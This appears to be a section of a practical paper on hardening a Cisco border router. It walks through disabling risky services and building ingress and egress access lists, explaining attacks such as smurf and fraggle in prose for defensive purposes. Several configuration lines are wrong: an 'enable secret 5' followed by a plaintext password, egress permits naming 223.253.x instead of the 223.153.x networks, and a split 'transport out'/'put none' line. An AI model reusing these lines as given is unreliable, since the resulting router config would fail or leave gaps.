banner motd # UNAUTHORIZED ACCESS TO THIS NETWORK DEVICE IS PROHIBITED. You must have explicit permission to access or configure this device. All activities performed on this device may be logged, and violations of this policy may result in disciplinary action, and may be reported to law enforcement. There is no right to privacy on this device.[9]

Shutdown VTY and AUX ports.

line vty 0 4
transport input none
login local
exec-timeout 0 1
no exec

line aux 0
no login
transport input none
transport output none

Assign IP address to each interface.

int e0 ip address 223.153.64.2 255.255.255.192
int e1 ip address 223.153.64.3 255.255.255.192

Disable all unused interfaces.

int e2 shutdown
int e3 shutdown

The following services have been determined to be either a threat or unneeded and need to be disabled. Some of these services are off by default, but to be on the safe side check to see if they are disabled. More detail will be provided in the tutorial

No CDP run
No tcp small-servers
No udp small-servers
No service-finger
No ip bootp server
No boot network
No service config
No ip http server
No ip source-route
No ip proxy-arp (each interface)

No ip directed-broadcast (each interface)
No ip unreachable (each interface)
No ip redirect (each interface)
No ip mask-reply (each interface)
NTP disable int e0 (will be active on E1)
No snmp-server
No ip domain-lookup
No ip rcmd rcp-enable
No ip rsh-enable
no ip tcp selective-ack (each interface)
no ip helper-address (each interface)

2.4 Access Control List

Cisco access control list (ACL) will provide basic traffic filtering. Only two ACL's will be configured on the border router, ingress and egress.

2.4.1 Ingress ACL 101

Ingress ACL 101

Blocks inbound access with a private IP source address.

access-list 101 deny ip 10.0.0.0 0.255.255.255 any log-Input
access-list 101 deny ip 172.16.0.0 0.15.255.255 any log-Input
access-list 101 deny ip 192.168.0.0 0.0.255.255 any log-Input

Blocks inbound access to Loop back address

access-list 101 deny ip 127.0.0.0 0.255.255.255 log-Input

Blocks inbound access with a source address of a Multicast or engineering network

access-list 101 deny ip 224.0.0.0 15.255.255.255 any log-Input

Block inbound access with our internal IP address

access-list 101 deny ip 223.153.63.0 0.0.0.255 any log-Input
access-list 101 deny ip 223.153.64.0 0.0.0.255 any log-Input

Drop all packets without an IP address

access-list 101 deny ip 0.0.0.0 255.255.255.255 any log-Input

Block access from Test-Net

access-list 101 deny ip 192.0.2.0 0.0.0.255 any log-Input

Blocks inbound access from unallocated IP addresses (to save space address from 30.0.0.0 to 240.0.0.0 are not listed)

access-list 101 deny ip 1.0.0.0 0.255.255.255 any log-Input
access-list 101 deny ip 2.0.0.0 0.255.255.255 any log-Input
access-list 101 deny ip 5.0.0.0 0.255.255.255 any log-Input
access-list 101 deny ip 7.0.0.0 0.255.255.255 any log-Input
access-list 101 deny ip 23.0.0.0 0.255.255.255 any log-Input
access-list 101 deny ip 27.0.0.0 0.255.255.255 any log-Input

Block access from class E addresses.

access-list 101 deny ip 240.0.0.0 14.255.255.255 any log-Input

Block access from broadcast address.

access-list 101 deny ip 255.255.255.255 0.0.0.0 any log-Input

Allow “ICMP packets to big” and “ICMP source quench.”

access-list 101 permit icmp any any packet-too-big
access-list 101 permit icmp any any source-quench

Deny ICMP Host unreachable message

access-list 101 deny icmp any any host-unreachable log

To block any potential packet that may be associated to an IP spoofing attack

access-list 101 deny icmp any any redirect log

Allow inbound access to the web server on port 80 and 443.

access-list 101 permit tcp any host 223.153.63.14 eq 80
access-list 101 permit tcp any host 223.153.63.14 eq 443

Allow access to the DNS server

access-list 101 permit tcp any host 223.153.63.12 eq 53
access-list 101 permit udp any host 223.153.63.13 eq 53

Allow SMTP traffic to the external mail relay.

access-list 101 permit tcp any host 223.153.63.13 eq 25

Allow VPN traffic, filtering will be performed on the firewall.

access-list 101 permit udp any 223.153.63.10 eq 500
access-list 101 permit esp any 223.153.63.10

Block all inbound access to the entire range of TCP and UDP ports.

access-list 101 deny tcp any range 0 65535 any range 0 65535
access-list 101 deny udp any range 0 65535 any range 0 65535

Drop all other inbound traffic that's not filtered by the ACL.

access-list 101 deny ip any any

2.4.2 Egress ACL 110

Egress Access list 110 is used to block outbound traffic.

Blocks outbound traffic with a private source address.

access-list 110 deny ip 10.0.0.0 0.255.255.255 any log
access-list 110 deny ip 172.16.0.0 0.15.255.255 any log
access-list 110 deny ip 192.168.0.0 0.0.255.255 any log

Blocks outbound access to Loop back address

access-list 110 deny ip 127.0.0.0 0.255.255.255 log

Drop all packets without an IP address

access-list 110 deny ip 0.0.0.0 255.255.255.255 any log

Blocks outbound access with a source address of a Multicast or engineering network

access-list 110 deny ip 224.0.0.0 15.255.255.255 any log

Block access from class E addresses

access-list 110 deny ip 240.0.0.0 14.255.255.255 any log

Blocks outbound access from unallocated IP addresses (to save space address from 30.0.0.0 to 240.0.0.0 are not listed)

access-list 110 deny ip 1.0.0.0 0.255.255.255 any log
access-list 110 deny ip 2.0.0.0 0.255.255.255 any log
access-list 110 deny ip 5.0.0.0 0.255.255.255 any log
access-list 110 deny ip 7.0.0.0 0.255.255.255 any log
access-list 110 deny ip 23.0.0.0 0.255.255.255 any log
access-list 110 deny ip 27.0.0.0. 0.255.255.255 any log

Block ICMP request to avoid Firewalking and OS fingerprinting attempts.

access-list 110 deny icmp any any host-unreachable

access-list 110 deny icmp any any echo-reply
access-list 110 deny icmp any any time exceeded

Block access to the MS ports 137, 138, 139,

access-list 110 deny tcp any any eq 137
access-list 110 deny udp any any eq 137
access-list 110 deny tcp any any eq 138
access-list 110 deny udp any any eq 138
access-list 110 deny tcp any any eq 139
access-list 110 deny udp any any eq 139

To be a good internet neighbor allow ICMP packets to big

access-list 110 permit icmp any any packet-too-big

Permit the following traffic out:

access-list 110 permit ip any 223.253.63.0 0.0.0.255
access-list 110 permit ip any 223.253.64.0 0.0.0.255

Deny all traffic

access-list 110 deny ip any any

2.5 Tutorial: Cisco Border Router Configuration

2.5.1 General Configuration

The first step in configuring the border router is to assign a host name. When assigning a host name don't give away the devices function on the network by assigning a descriptive name to the router like, "border1" or "Perimeter". Develop a name scheme that will only be recognized by or have any many to you and your IT staff. For the purpose of the paper I will use the name Cisco1 for the Border router. Enter this command in global configuration mode.

Cisco1(config)# hostname Cisco1

Password

Cisco passwords are transported in clear text. The following command will be used to encrypt the password. Entering into global configuration mode allows us to encrypt the password using an MD5 hash. We will also be setting the no enable command. By using the command it will only allow encrypted passwords on the router

Cisco1(config)# enable secret 5 Th1s1sAseCreTpa77word
Cisco1(config# service password-encryption
Cisco1(config)# no enable password

Cisco TACACS\AAA authentication will also be enabled. Enter the following commands to enable TACACS\AAA authentication.

Cisco1(config)# aaa new-model
Cisco1(config)# aaa authentication login Cisco1 local

Each interface needs to have an IP address. To assign an IP address to each interface use the following commands.

Cisco1(config)# int e0
Cisco1(config-if) ip address 223.153.64.2 255.255.255.192
Cisco1(config-if) exit
Cisco1(config)# int e1
Cisco1(config-if)# ip address 223.153.64.3 255.255.255.192
Cisco1(config-if)# exit

Logging

Logging is a critical piece of network security. By default Cisco routers send all logging messages to the console. Cisco gives you the ability to redirect the message to a different location such as a syslog server, buffer, or host. The logs are going to be directed to the syslog cluster in the management segment. Errors are assigned a severity level from 0-7 0 being the 0 being the most severe. All alerts are going to be directed to the syslog cluster. If the syslog cluster becomes overloaded consideration may be taken in the future to limit the error redirects. The following command will enable logging, and redirect to the syslog box. This needs to be entered in global configuration mode.

Cisco1(config)# Logging 10.20.40.12

Critical alert messages are sent directly to the console and also stored within the routers buffers. A small space will be allocated to buffer logging 10k.

Sends critical logs to the console

Cisco1(config)# logging console critical

Configures buffer logging at 10k

Cisco1(config)# logging buffered 10000 critical

Enable time stamps for logs. The following command will display the date and time in milliseconds, local time, the time zone, and year.

Cisco1(config)# service timestamp log date msec local show-timezone

NTP

NTP is needed to place a time stamp on logs. NTP is an important service for that reason, placing time stamps on logs. If an attack does take place it is important to have correct and accurate timestamps on your logs.

The NTP server will be syncing with to Internet stratum two servers. The following command specifies the NTP server on the inside for the router to sync with.

Cisco1(config)# Ntp server 192.168.20.12

The following command specifies that the router is not a master NTP server

Cisco1(config)# no ntp master

Router Access

The only access to the router will be allowed through a console connection only. This will keep access to the router from going across the network. Support staff will be in place around the clock seven days a week to support the infrastructure in case of a problem. A standalone workstation will be attached to the console port at all times. This workstation will be loaded with windows 2000 and configured to only allow infrastructure support staff the ability to login. This connection should never be left logged in unattended therefore a five min. timeout has been configured. The first step will be to configure the router for console login.

Cisco1(config)# line con 0
Cisco1(config-line)# transport out
Cisco1(config-line)# put none
Cisco1(config-line)# login local
Cisco1(config-line)# exec-timeout 5 0

Once you have enabled the router for console login you will need to add a login account to the router.

Cisco1(config)# username Bord001 privilege 1 password SecurePa55word

Login Banner

Next step is to create a login banner to warn people of unauthorized access. The purpose of the logon banner is to inform unauthorized users that they are prohibited from accessing the system. By having a warning banner in place it will help with prosecuting an attacker if they are caught accessing your system. The following logon banner was taken from the SAN's router security Policy.

Cisco1(config)# banner motd # UNAUTHORIZED ACCESS TO THIS NETWORK DEVICE IS PROHIBITED. You must have explicit permission to access or configure this device. All activities performed on this device may be logged, and violations of this policy may result in disciplinary action, and may be reported to law enforcement. There is no right to privacy on this device.(10)

With the console port set as the only means of communication to the router there is no need to have the VTY and AUX ports active. The policy is also in place not to allow any dialup connections to the network therefore there is no need for the AUX port to be active. The VTY and AUX ports open an extra security risk.

```
Cisco1(config)# line vty 0 4
Cisco1(config-line)# transport input none
Cisco1(config-line)# login local
Cisco1(config-line)# exec-timeout 0 1
Cisco1(config-line)# no exec

Cisco1(config)# line aux 0
Cisco1(config-line)# no login
Cisco1(config-line)# transport input none
Cisco1(config-line)# transport output none
```

GIACE need for future expansion we have two extra interfaces on the router that need to be disabled. This helps discourage unauthorized use of extra interfaces, and enforces the need for router administration privileges when adding new network connections to a router. The following command will disable all unused interfaces.

```
Cisco1(config)# int e2
Cisco1(config-if)# shutdown
Cisco1(config-if)# end
Cisco1#
Cisco1# config T
Cisco1(config)# int e3
Cisco1(config-if)# shutdown
Cisco1(config-if)# end
Cisco1#
```

2.5.2 Services

The following section is all about services on the border router. As a basis to start securing your router, support only services your network currently needs disable everything else. The NSA router configuration guide lists fifteen services that should be disabled. This next section is about those fifteen services and a few others. I have taken a bit of extra time to list and explain some of the more common vulnerabilities and exploits associated with having these services enabled.

CDP

Service

The first thing to shut off is CDP (Cisco Discovery Protocol). The Cisco definition of CDP is a device with CDP enabled can advertise its existence to other devices and receive information about other devices on the same LAN or on the remote side of a WAN. In other words CDP is a way in which Cisco routers discover specific details about each other.[10]

Vulnerabilities\Exploits

The nature of CDP makes it a potentially dangerous protocol to have enabled. If you do a google or search Bugtraq you'll find numerous CDP vulnerabilities.

CDP can be disabled entirely on the router or it can be shut down on each interface.

Command

To disable CDP altogether use the following command from the global configuration mode.

Cisco1(config)#no cdp run

As mentioned before CDP can be enabled on a routers interface. In order to do this CDP needs to be enabled through global configuration. Remember when CDP is enable through global configuration mode it is active on all interfaces. You will need to go to each interface and shutdown CDP.

Cisco1 (config)#int e1
Cisco1 (config-if)#no cdp enable

TCP and UDP Small Services

Service

Small services are TCP and UDP ports 20 and below and also the time port 37. Below is a brief description of each of the services from the Cisco website:

TCP Small Servers

The TCP small servers are:

- **Echo:** Echoes back whatever you type by using the telnet x.x.x.x echo command.

- **Chargen:** Generates a stream of ASCII data. The command to use is telnet x.x.x.x chargen.
- **Discard:** Throws away whatever you type. The command to use is telnet x.x.x.x discard
- **Daytime:** Returns system date and time, if correct. It is correct if you are running Network Time Protocol (NTP) or have set the date and time manually from the exec level. The command to use is telnet x.x.x.x daytime.[11]

UDP Small Servers

The UDP small servers are:

- **Echo:** Echoes the payload of the datagram you send.
- **Discard:** Silently pitches the datagram you send.
- **Chargen:** Pitches the datagram you send and responds with a 72-character string of ASCII characters terminated with a CR+LF.

Small services are usually supported on almost all Unix boxes. These services are now disabled by default on Cisco IOS version 12.x and higher. If you are still running an IOS version prior to 12.x then you want to make sure this is disabled. If you're running a newer version of IOS then check to make sure the small services are disabled.

Vulnerability\Exploit

There are several different vulnerabilities or attacks that utilize "small services". The attacks range from anything as simple as information gathering to the amplification attacks.

An example of an exploit is a recent vulnerability published on 07/31/03 that exploits UDP Echo. This was published in X-Force advisory 12794 Cisco IOS UDP ECHO packet information leak. If UDP small servers are enabled an attacker could obtain information about the router. A potential attacker could send a specially crafted UDP Echo packet and cause the device to leak information stored in the routers memory.[12]

One of the better-known amplification attacks that exploit "small services" is the fraggle attack. Fraggle generates spoofed UDP packet and will send them to the chargen or echo ports with the source address set to a broadcast address, which will cause the packet to multiply. By setting the source port to the echo port you can cause a ping-pong attack where the traffic will be bounced from the chargen port to the echo port.

Command

By default TCP and UDP Small Services are disabled on newer version of Cisco IOS but it's always a good idea to verify that they are shut off. The following command disabled TCP and UDP Small Services. This command needs to be entered in global configuration mode.

Cisco1(config)#no tcp-small-servers
Cisco1(config)#no udp-small-servers

Finger

Service

The Cisco IOS supports the Unix finger protocol. This protocol is used to query a host from a remote host and determine who is logged in. By making this information available it could assist a potential attacker in gathering more information about the network. Depending on the variation of finger more information can be gathered that just who is logged in. Potentially you could find out personal information of a user such as, telephone number, full name, address, and email address. Users who don't have access to login to the router don't need to know who's logged in.

Vulnerability\Exploit

The finger protocol allows a user to query a host about logged on users. We do not want to give a potential attacker any extra information. If an attacker can gain user name information then they could possibly call in posing as that user for a password reset or direct a brute force attack against the user account. Now an attacker has a legal network account at his\her disposal. If a user does not have access to the router then they have no need to know who is logged on.

Command

The following command needs to be issued to disable the finger. This command needs to be issued in global configuration mode.

Cisco1(config)# no service finger

You can also use the following command to find out if finger is active. This command needs to be issued from the enable mode.

Cisco1(config)# connect 1.1.1.1 finger

BOOTP

Service

Bootp is a datagram protocol that gives a router the ability to load a copy of a routers IOS across the network. This would be used if you have a large deployment of routers and have a standard configuration you want to load. You would setup one router as the master and have all the other use BOOTP to pull a copy of the IOS.

Vulnerability\Exploit

Bootp could give an attacker the ability to download a copy of the Cisco IOS stored on the router. If a router gains a copy of your IOS for the most part he\she has a road map of your network.

Command

To disable bootp enter the following command in global configuration mode.

Cisco1(config)#no ip bootp server

Configuration Auto-Loading

Service

Auto Loading is similar to BOOTP. Cisco routers have the ability to load their startup configurations from the Network. Unless your network is 100% secure and no network is then this feature should be disabled.

Vulnerability\Exploit

An attacker could potentially obtain a copy of a routers startup configuration file.

Command

This service needs to be disabled in global configuration mode.

Cisco1(config)#no boot network
Cisco1(config)#no service config

HTTP

Service

HTTP can be useful for initial configuration of the router before it's placed online. Once the router is operation and online definitely disable HTTP. There are two other methods that can be used to administer the router, telnet and the console cable. I myself strictly use a workstation with a console cable attached to it. It is inconvenient to not have telnet running especially if you get a call from a client at

2 a.m. with router problems (this is where telnet comes in handy)! I usually disable telnet unless I'll be doing a lot of remote admin for the client and only after I explain the security risk of having telnet open, and management accepts the risks.

Vulnerabilities\Exploits

HTTP Server allows for remote administration of the router through a web browser. For Cisco HTTP is used as a configured management service. It's more likely you will have HTTP traffic than telnet traffic entering your network so it would be easier to sneak HTTP traffic through. Also there are some other features of HTTP that can cause some problems. By default HTTP transport passwords in clear text. In order to use HTTP you must log in with level 15 privilege. So now you have a top-level accounts password being transported in clear text, not good.

There has been a DOS advisory released in Late July by Cisco exploiting HTTP. If HTTP is enabled an attacker could send a crafted HTTP get request with 2 gigabytes. If the HTTP service is enabled this could cause a buffer overflow, the device will either reload or possibly give an attacker the window to remotely execute code on the system.[13]

http://xforce.iss.net/xforce/xfdb/12784

Below are a few other older advisories that I located that exploit HTTP.

http://www.cert.org/advisories/CA-2001-14.html

http://xforce.iss.net/xforce/xfdb/6749

Command

By default HTTP is not enabled and unless its needed for administration purposes I would recommend keeping it disabled. You can disable HTTP by using the following command in global configuration mode.

Cisco1(config)#no ip http server

If it's necessary to run HTTP server on your router steps can be taken to help secure it. HTTP server allows authentication similar to telnet, so configure HTTP to accept authentication. ACL's can also be configured to allow only certain IP addresses to use HTTP access to the router. With a combination of authentication and ACL's you can secure HTTP but the desirable method would be to disable HTTP.

IP Source Routing

Service

Source routing is a technique whereby the sender of a packet can specify the route that a packet should take through the network. As a packet travels through the network, each router will examine the destination IP address and choose the next hop to forward the packet to. In source routing, the "source" (i.e., the sender) makes some or all of these decisions.

Vulnerability\Exploit

Attackers can use source router to probe a network by “forcing” packets into a specific part of the network. By being able to do this an attacker can gather information about a networks topology and gain other useful information to launch an attack.

Command

To disable source routing use the following command in global configuration mode.

Cisco1(config)#no ip source-route

Proxy ARP

Service

ARP is used to translate protocol addresses to hardware interface addresses or MAC addresses. ARP operates at layer two or the Data link layer. ARP is usually confined to a LAN segment. Cisco routers have the ability to operate as a Proxy-ARP, which extends ARP across segments violating the perimeter. Unless you are running legacy equipment that requires proxy-arp this should be disabled on all interfaces.

Vulnerability\Exploit

Proxy ARP could possibly be used in spoofing. The basic principle in which Proxy ARP works by sending another workstations Mac address across a subnet could allow for a spoofing attack or used for network recon.

Command

Proxy arp is enabled by default on each interface. To disable proxy-arp this command needs to be issued on each interface that you want to disable proxy arp.

Cisco1(config# int e0
Cisco1(config-if)# no ip proxy-arp

IP Directed Broadcast

Service

IP directed broadcast will allow a host on one network segment to send a broadcast to a host on a different network segment. The IP directed broadcast is a datagram sent to the broadcast address of a subnet that the sending machine is not attached to. The directed broadcast is routed through the network as a unicast packet until it arrives at the target subnet. Once at the target subnet it's converted into a link-layer broadcast. Only the last router in the chain can identify a directed broadcast.

Vulnerability\Exploit

IP directed broadcast are commonly used in Smurf and Amplification attacks. With Smurf attacks an attacker uses an ICMP echo request packet directed at to the IP broadcast addresses from a remote location to generate a DOS attack. Here is how the attack works. The attacker will spoof the IP address of a "victim" network and will send an ICMP echo request packet to the "source" network. If the source network does not have ICMP directed broadcast blocked all machines on the "source" network will receive the ICMP packet and reply back to the "victims" address thus generating a possible DOS.

Here are a couple of advisories I was able to find on IP Directed Broadcast. If you search on Cert, you will find several different DOS advisories stating to turn off IP Directed Broadcast.

http://xforce.iss.net/xforce/xfdb/8407

http://www.cert.org/advisories/CA-1998-01.html

Command

Version 12.x and above this feature is disabled by default. Prior to version 12.x it was enabled by default. If you're running a version prior to 12.x this feature will be active out of the box. The following commands need to be entered on each interface to adequately guard against smurf and amplification attacks.

Cisco1(config)# int e0
Cisco1 (config-if)# no ip directed-broadcast

IP Unreachable

Service

This is another one of the infamous ICMP features. If a request is sent to the router and the router can't find the host it will send a message back. The message will be something the standard host is down or unreachable.

Vulnerability\Exploit

Host unreachable can be used as an additional tool by an attacker to map out a network. The router will send a host unreachable message when it can't find the targeted host. The host may be down or it may not exist. An attacker can use this to map out the network by comparing other responses. By disabling this feature the router should not return any response. By receiving a response you're acknowledging to the attacker that yes you are there. This is another tool a potential attacker could use to map out your network.

Command

This command needs to be entered all on interfaces of the router especially those connected to an unsecured network.

Cisco1 (config)# int e0
Cisco1 (config-if)# no ip unreachable

ICMP Redirect

Service

A router uses redirect messages to notify hosts if a better route is available to the destination. According to Cisco ICMP redirects are only sent if the following conditions are met.

1. The interface on which the packet comes into the router is the same interface on which the packet gets routed out.
2. The subnet/network of the source IP address is the same subnet/network of the next-hop IP address of the routed packet.
3. The datagram is not source-routed.
4. The kernel is configured to send redirects. (By default, Cisco routers send ICMP redirects. You can use the interface subcommand no ip redirects to disable ICMP redirects.)[14]

Vulnerability\Exploit

A potential attacker to redirect the path of traffic into your network can use ICMP redirects.

If you have HSRP configured on your interface ICMP redirects will be disabled by default.

Several DOS attacks have also been associated with ICMP Redirects. An attacker could potentially flood a router with a crafted ICMP Redirect packet. If ICMP is not properly blocked it could consume all router resources. Below are some ICMP Redirect advisories from Xforce.

http://xforce.iss.net/xforce/xfdb/9129

http://xforce.iss.net/xforce/xfdb/11306

Command

This service should be disabled on all interfaces.

Cisco1 (config)# int e0
Cisco1 (config-if)# no ip redirect

ICMP Mask Reply

Service

Occasionally, network devices must know the subnet mask for a particular subnet. To get this information, such devices can send ICMP Mask Request messages. These messages are responded to by ICMP Mask Reply messages from devices that have the requested information. The Cisco IOS software can respond to ICMP Mask Request messages if this function is enabled.

Vulnerability\Exploit

An attacker could use ICMP Mask Reply to gather information on your network. The theory behind ICMP Mask Reply is to obtain subnet information on a foreign router or a router in a different subnet. This is one more tool an attacker could use to gather information about your router and subnet.

Command

If this service is needed it should only be enabled on internal routers. It should never be enabled on an external or border router.

Cisco1 (config)# int e0
Cisco1 (config-if)# no ip mask-reply

NTP

Service

NTP (Network Time Protocol) is a useful service. It is used to sync the time of your network. Having time synced on all network devices is critical in keeping accurate system logs. If NTP is a service enabled in your environment Cisco provides NTP authentication via an MD5 hash.

Vulnerability\Exploit

NTP is very useful especially in keeping accurate logs for forensics, however if the service is not used it needs to be shutdown. In searching for vulnerabilities I was able to discover a buffer overflow attack exploiting NTP. An attacker could create an NTP control packet, by sending this packet its possible it could trigger a buffer overflow in the NTP daemon. According to the Cisco advisory, "only IOS version 11.x is vulnerably, however engineers where unable to crash the IOS by using this exploit."[15]

http://www.cisco.com/warp/public/707/NTP-pub.shtml

Command

If you choose not to use NTP it needs to be disabled on all interfaces.

router(config)# int e0
router(config)# ntp disable

SNMP

Service

The Simple Network Management Protocol (SNMP) is the standard Internet protocol for automated remote monitoring and administration. An administrator can use SNMP to manage network performance, and solve network problems. The bad thing about SNMP an attacker can use SNMP to change device configurations and network topology.

Vulnerability\Exploits

There are numerous DOS attacks and exploits available using SNMP, to many to really go into detail. I listed several different advisories I was able to find on SNMP.

http://www.cisco.com/warp/public/707/cisco-malformed-snmp-msgs-pub.shtml

http://xforce.iss.net/xforce/xfdb/6169

http://xforce.iss.net/xforce/xfdb/6179

http://xforce.iss.net/xforce/xfdb/6170

Command

Cisco1(config)# erase old community strings

Cisco1(config)# no snmp-server community public RO
Cisco1 (config)# no snmp-server community admin RW

disable SNMP trap and system-shutdown features

Cisco1(config)# no snmp-server enable traps
Cisco1 (config)# no snmp-server system-shutdown
Cisco1 (config)# no snmp-server trap-auth

disable the SNMP service

Cisco1(config)# no snmp-server

Router Name & DNS Resolution Name

Service

By default Cisco Routers send DNS queries to the broadcast address 255.255.255.255.

Vulnerability\Exploit

This is another way for a potential attacker to gather information about your enterprise to use in an attack.

Command

To disable DNS hostname to address translation enter the following command in global configuration mode.

Cisco1(config)# no ip domain-lookup

Here are a couple of other services that I have decided to turn off that is outside of the NSA configuration guide.

RCMD Enable

Issuing this command prevents remote users from using the RCP command to copy files to and from the router.

no ip rcmd rcp-enable

RSH Enable

Prevents remote users from using the RSH utility to execute commands on the router.

no ip rsh-enable

IP TCP Selective-Ack

Disables TCP select acknowledgement, helps to provide protection against DOS attacks. Disable this command on each interface.

Cisco1(config)# int e0
Cisco1(config-if)# no ip tcp selective-ack
Cisco1(config-if)# exit
Cisco1(config)# int e1
Cisco1(config-if)# no ip tcp selective-ack
Cisco1(config-if)# exit

UDP Broadcast Destination

Disable UDP from sending destination broadcast. This service should be disabled by default if you do not have destination addresses defined, however as an extra precaution we will disable this command on each interface.

Cisco1(config)# int e0
Cisco1(config-if)# no ip helper-address
Cisco1(config)# int e1
Cisco1(config-if)# no ip helper-address

2.5.3 Access Control List

Cisco ACL control list (ACL) provide basic traffic filtering. You can configure an ACL to filter all routable network protocols as they pass through the router. Access control list are used to specify what specific traffic will be allowed and what traffic will be denied. The router examines each packet and based on the criteria configured in your ACL it will either allow or deny the packet. The order of the rules in an ACL is very important because the ACL's are executed in sequential order. The first rule listed in the ACL is examined first and works down the list. The problem with this is that the first rule to match your packet applies. It is important to have the rules in the proper order by traffic pattern. You don't want a packet that should be denied pass through because the rule set is out of order. An ACL can be configured for inbound and outbound filtering or Ingress and Egress.

If performance on the router is slow the order of the rules on the ACL can be changed. Cisco IOS does not allow changes to the ACL, you have to create a new one. In order to change your ACL to a text document and make the modifications, once the changes are complete copy the new ACL back to your router. Also some rules in the ACL can be removed if performance is slow. Some of the rules were put in for redundancy.

Logging will be done on all ACL deny statements. The Log-Input command will be used to capture the MAC address.

For our access list we will be using two extended access list, one for inbound traffic and the other for outbound.

Ingress ACL 101

Access Control List is the cornerstone of the Cisco IOS. All traffic is allowed on a Cisco router until an access list is applied. Access list can be used to restrict the flow of inbound and outbound traffic.

Ingress ACL 101

The first ACL to apply is the inbound ACL. The purpose of the inbound ACL is to filter all traffic coming into GIACE.

The following statement drops all traffic with a private source address. Any packet with a private source address is probably spoofed.

access-list 101 deny ip 10.0.0.0 0.255.255.255 any log-Input
access-list 101 deny ip 172.16.0.0 0.15.255.255 any log-Input
access-list 101 deny ip 192.168.0.0 0.0.255.255 any log-Input

Blocks inbound access to the Loop back address.

access-list 101 deny ip 127.0.0.0 0.255.255.255 log-Input

Blocks inbound access with a source address of a Multicast or engineering network.

access-list 101 deny ip 224.0.0.0 15.255.255.255 any log-Input

Block inbound access with our internal IP address to prevent against spoofing attacks.

access-list 101 deny ip 223.153.63.0 0.0.0.255 any log-Input
access-list 101 deny ip 223.153.64.0 0.0.0.255 any log-Input

Drop all packets without an IP address

access-list 101 deny ip 0.0.0.0 255.255.255.255 any log-Input

Block access from Test-Net

access-list 101 deny ip 192.0.2.0 0.0.0.255 any log-Input

Blocks inbound access from unallocated IP addresses (to save space address from 30.0.0.0 to 240.0.0.0 are not listed). This is done also to prevent spoofing attacks. Unallocated addresses are a common target for spoofing. The address will appears to be a legitimate public address to the untrained eye.

access-list 101 deny ip 1.0.0.0 0.255.255.255 any log-Input
access-list 101 deny ip 2.0.0.0 0.255.255.255 any log-Input
access-list 101 deny ip 5.0.0.0 0.255.255.255 any log-Input
access-list 101 deny ip 7.0.0.0 0.255.255.255 any log-Input
access-list 101 deny ip 23.0.0.0 0.255.255.255 any log-Input
access-list 101 deny ip 27.0.0.0 0.255.255.255 any log-Input

Block access from class E addresses. Class E. address space is used for experimentation. Class E addresses are also reserved for future distribution. This again could be spoofed traffic.

access-list 101 deny ip 240.0.0.0 14.255.255.255 any log-Input

Block access from broadcast address.

access-list 101 deny ip 255.255.255.255 0.0.0.0 any log-Input

To be a good Internet neighbor allow ICMP packets to big and ICMP source quench. This statement needs to go before our deny statement because of the why Cisco reads rules from top to bottom.

access-list 101 permit icmp any any packet-too-big
access-list 101 permit icmp any any source-quench

To deny ICMP Host unreachable message, (we have this blocked at each interface but feel it would be best to deny ICMP in the ACL also.

access-list 101 deny icmp any any host-unreachable log

Deny all ICMP redirect packets. ICMP redirects should not be allowed by having the service shut off on the router. By adding this statement to the ACL it provides an extra layer of protection.

access-list 101 deny icmp any any redirect log

Now that almost all of the deny statements are in place, add the permit statements. As mentioned before its critical to have all deny statements before the permit statements. Cisco ACL's use a first match policy. Whatever

statement matches to a packet first will pass without inspecting the rest of the ACL.

Allow inbound access to the web server on port 80 and 443.

access-list 101 permit tcp any host 223.153.63.14 eq 80
access-list 101 permit tcp any host 223.153.63.14 eq 443

Allow access to the DNS server

access-list 101 permit tcp any host 223.153.63.12 eq 53
access-list 101 permit udp any host 223.153.63.13 eq 53

Allow SMTP traffic to the external mail relay.

access-list 101 permit tcp any host 223.153.63.13 eq 25

Allow VPN traffic, filtering will be performed on the firewall.

access-list 101 permit udp any 223.153.63.10 eq 500
access-list 101 permit esp any 223.153.63.10

This statement should be monitored close. Adding the following ACL rule will inspect each packet for the entire port range and could possibly slow down traffic. If traffic is slow and you notice packets dropping or being passed by the router that shouldn't be passed consider eliminating this statement entirely. Don't log this command either. If logging is enabled in the following statement you'll spend your entire day sifting through alerts.

access-list 101 deny tcp any range 0 65535 any range 0 65535
access-list 101 deny udp any range 0 65535 any range 0 65535

This will be the final ACL statement. This statement denies all other traffic that was not filtered by the rest of the ACL. With the statement to drop traffic with a tcp or udp port range of any nothing should hit the deny any any statement. This command needs to be in place just in case something does slip by.

access-list 101 deny ip any any

Egress ACL 110

The same principles applied to the inbound ACL will also be used with the Egress ACL. The purpose of the Egress ACL is to filter all traffic leaving GIACE. Again place all deny statements at the beginning of the ACL. Cisco ACL's have a first match policy, first rule the packet matches up to the router will pass the packet without inspecting the rest of the ACL.

Blocks outbound traffic with a private source address. The only traffic that should be outbound will have a public source address.

access-list 110 deny ip 10.0.0.0 0.255.255.255 any log
access-list 110 deny ip 172.16.0.0 0.15.255.255 any log
access-list 110 deny ip 192.168.0.0 0.0.255.255 any log

Blocks outbound access to Loop back address

access-list 110 deny ip 127.0.0.0 0.255.255.255 log

Drop all packets without an IP address

access-list 110 deny ip 0.0.0.0 255.255.255.255 any log

Blocks outbound access with a source address of a Multicast or engineering network

access-list 110 deny ip 224.0.0.0 15.255.255.255 any log

Block access from class E addresses. Class E. address space is used for experimentation; they are also reserved for future distribution.

access-list 110 deny ip 240.0.0.0 14.255.255.255 any log

Blocks outbound access from unallocated IP addresses (to save space address from 30.0.0.0 to 240.0.0.0 are not listed)

access-list 110 deny ip 1.0.0.0 0.255.255.255 any log
access-list 110 deny ip 2.0.0.0 0.255.255.255 any log
access-list 110 deny ip 5.0.0.0 0.255.255.255 any log
access-list 110 deny ip 7.0.0.0 0.255.255.255 any log
access-list 110 deny ip 23.0.0.0 0.255.255.255 any log
access-list 110 deny ip 27.0.0.0. 0.255.255.255 any log

Block ICMP request to avoid OS Fingerprinting and various DDOS attacks.

access-list 110 deny icmp any any host-unreachable
access-list 110 deny icmp any any echo-reply
access-list 110 deny icmp any any time exceeded

Block access to the MS ports 137, 138, 139. Majority of the servers in the enterprise are Microsoft servers. Block any traffic leaving on the following ports that are commonly used with MS servers.

access-list 110 deny tcp any any eq 137
access-list 110 deny udp any any eq 137
access-list 110 deny tcp any any eq 138
access-list 110 deny udp any any eq 138
access-list 110 deny tcp any any eq 139

access-list 110 deny udp any any eq 139

To be a good internet neighbor allow ICMP packets to big

access-list 110 permit icmp any any packet-too-big

Permit the following traffic out:

access-list 110 permit ip any 223.253.63.0 0.0.0.255
access-list 110 permit ip any 223.253.64.0 0.0.0.255

Any traffic that doesn't fit the rules defined in the ACL needs to be dropped. Logging is a consideration, but as with the ingress ACL to much time would be spent poring over logs. If a user is unable to get access to a resource they will be sure to let you know!

access-list 110 deny ip any any

